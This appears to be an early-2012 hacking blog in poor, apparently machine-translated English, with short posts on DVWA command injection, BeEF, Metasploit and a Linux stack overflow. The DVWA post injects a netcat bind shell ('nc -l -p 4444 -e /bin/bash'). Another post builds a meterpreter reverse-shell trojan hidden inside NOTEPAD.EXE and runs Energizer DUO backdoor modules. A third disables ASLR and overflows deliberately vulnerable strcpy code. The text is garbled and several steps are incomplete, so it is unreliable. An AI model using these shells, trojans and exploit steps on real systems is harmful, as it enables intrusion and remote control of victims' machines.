Rabu, 14 Maret 2012

MASTER BOOT RECORD,,

MBR is: a very important data structure that contains the partition table and a number ofexecutable code for the boot start (way to hard to make loading the operating system).
functions to store information about the operating system and then be read by the BIOS.

Senin, 05 Maret 2012

exploits dvwa level security medium

beginning to make a medium security exploits to dvwa,,,


and then enter into dvwa by selecting commmand execotion,,,
| nc -l -p 4444 -e '/bin/bash'


Senin, 27 Februari 2012

attack vector browser exploit and metasploits

first before getting to the source and then open the beef,,,


USER/PASSWORD: beef/beef


[ 2:04:00][*] Version: 0.4.2.8-alpha - Run 'svn update' to update to the latest version.
[ 2:04:01][*] Resetting the database for BeEF.
[ 2:04:04][*] BeEF is loading. Wait a few seconds...
[ 2:04:07][*] 6 extensions loaded:
[ 2:04:07]    |   demonstrations
[ 2:04:07]    |   initialization
[ 2:04:07]    |   events logger
[ 2:04:07]    |   console
[ 2:04:07]    |   proxy
[ 2:04:07]    |_  administration web UI
[ 2:04:07][*] 32 modules loaded.
[ 2:04:07][*] 2 network interfaces were detected.
[ 2:04:07][+] running on network interface: 127.0.1.1
[ 2:04:07]    |   Hook URL: http://127.0.1.1:3000/hook.js
[ 2:04:07]    |_  UI URL:   http://127.0.1.1:3000/ui/panel
[ 2:04:07][+] running on network interface: 127.0.0.1
[ 2:04:07]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 2:04:07]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 2:04:07][+] HTTP Proxy: http://127.0.0.1:6789

then be entered into...

then enter a user name and password,,,

use as well as examples and msfencode msfpayload

to install the network bacdoor enemy before we have to prepare these types of attacks,,


after doing nmap or scanning open ports and then,,,,,,,,,



Where the above is how to see the target show,,,,



where is suadah enter and stay in meterpereter wrftp make bacdoor,,,


root@bt:~# ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.56.1 R |msfencode -t exe -e x86/shikata_ga_nai -x /root/NOTEPAD.EXE -k -o hancur.exe -c 3

and then try to see who's been made bacdor,,,,


example of using the metasploit auxeleri

here I try to install a backdoor on the usb charger batrai using using the metasploit auxeleri,,


I tried to make the initial use of the syntax of the attack,,


       ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`


       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 787 exploits - 425 auxiliary - 128 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14551 updated 44 days ago (2012.01.14)


Warning: This copy of the Metasploit Framework was last updated 44 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306


msf > use auxiliary/scanner/backdoor/energizer_duo_detect 
msf  auxiliary(energizer_duo_detect) > set R
set RHOSTS  set RPORT   
msf  auxiliary(energizer_duo_detect) > set RHOSTS 192.168.56.1
RHOSTS => 192.168.56.1

described in which the victim tried to attack,,,,


then try to address in order to enter through the,,,


msf  auxiliary(energizer_duo_detect) > set THREADS 256
THREADS => 256
msf  auxiliary(energizer_duo_detect) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(energizer_duo_detect) > set THREADS 21
THREADS => 21
msf  auxiliary(energizer_duo_detect) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(energizer_duo_detect) > set THREADS 256
THREADS => 256
msf  auxiliary(energizer_duo_detect) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

then i tried to make THEREADS 21 then I make thereads tetapai 256 that did not work,,

then next try to get meterpreter,,


    (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 787 exploits - 425 auxiliary - 128 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14551 updated 44 days ago (2012.01.14)

Warning: This copy of the Metasploit Framework was last updated 44 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/backdoor/energizer_duo_payload 
msf  exploit(energizer_duo_payload) > set RHOST 192.168.56.24
RHOST => 192.168.56.24

Understanding Social Engineering and Set (social engineering toolkit)

understanding Social Engineering ?


In the world of network security, there is a principle which says "the strength of a chain hanging from or located at the junction of the weakest" or in English "the strength of a chain depends on the weakest link". What it means is a chain with a bond as good as anything if there is a weak bond is the bond which limits its power. In the world of network security, the weakest component is human. Although a system has been protected by the hardware and software that cangih the antidote attacks such as firewalls, anti-virus, IDS / IPS, and so forth-but if the people who operate it fails, then all the equipment it has no meaning. The cyber criminals know this, so then they started using a particular technique called the "social engineering" to get the important and crucial information that is stored in secret by a system through a human.Security or security is dependent on trust. Good faith in terms of authentication and protection. It has been generally agreed that as part of the weakest bond in a security chain, a natural human nature to believe the words of other people easily create a gap in security. Do not rely on the system's security forces, but it all depends on the human to keep a company or an information is maintained.TargetThe main purpose of doing social engineering with the goal of hacking is similar in outline, is to get that should not be allowed access to a system or information to commit fraud, infiltration, surveillance, identity theft, or to destroy a system or network. Usually the target of social engineering in the areas of provider network is a telephone, answering machine, large corporations, financial institutions, government companies, and hospitals.Look for concrete examples of social engineering is quite difficult. Target company will not admit it because it will be a thing to do

Jumat, 24 Februari 2012

EXPLOITS BACTRACK 5 R1 in ROOT

before the attack to linux we should turn off Linux ASLR in a way,,


using the command......


root@bt:~# cat /proc/sys/kernel/random
random/             randomize_va_space  
root@bt:~# cat /proc/sys/kernel/randomize_va_space 
2


then type the command,,,,
root@bt:~# echo 0 > /proc/sys/kernel/randomize_va_space 
root@bt:~# cat /proc/sys/kernel/randomize_va_space 
0


then make syntak c + + to attack,,,,

// I am a vulneranable thing.
#include <stdio.h>
#include<string.h>
int main(int argc, char** argv)
{
        char buffer[500];
        strcpy(buffer, argv[1]); //vulnerable function!

        return 0;
}


then we try to transmit buffer is normal,,,

root@bt:~# gdb vulnerable_1 
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/vulnerable_1...done.


then try to run syntak,,,,,


(gdb) run $(python -c 'print "\x41" * 600')



then try to run this syntak but there is an error because of errors in writing syntak,,,,


root@bt:~# gcc -ggdb -0 vulnerable_1 -fno-stack-protector -mpreferred-stack-boundary=2 linux.c
gcc: unrecognized option '-0'

is correct then syntak,,,,



oot@bt:~# gcc -ggdb -o vulnerable_1 -fno-stack-protector -mpreferred-stack-boundary=2 linux.c
root@bt:~# gdb vulnerable_1 


then i tried to run, syntak,,,,


(gdb) run $(python -c 'print "\x41" * 508')
Starting program: /root/vulnerable_1 $(python -c 'print "\x41" * 508')


then I tried to look at the EIP with the command,,,


(gdb) info register eip


then i tried looking info register,,,,

(gdb) info register ,,,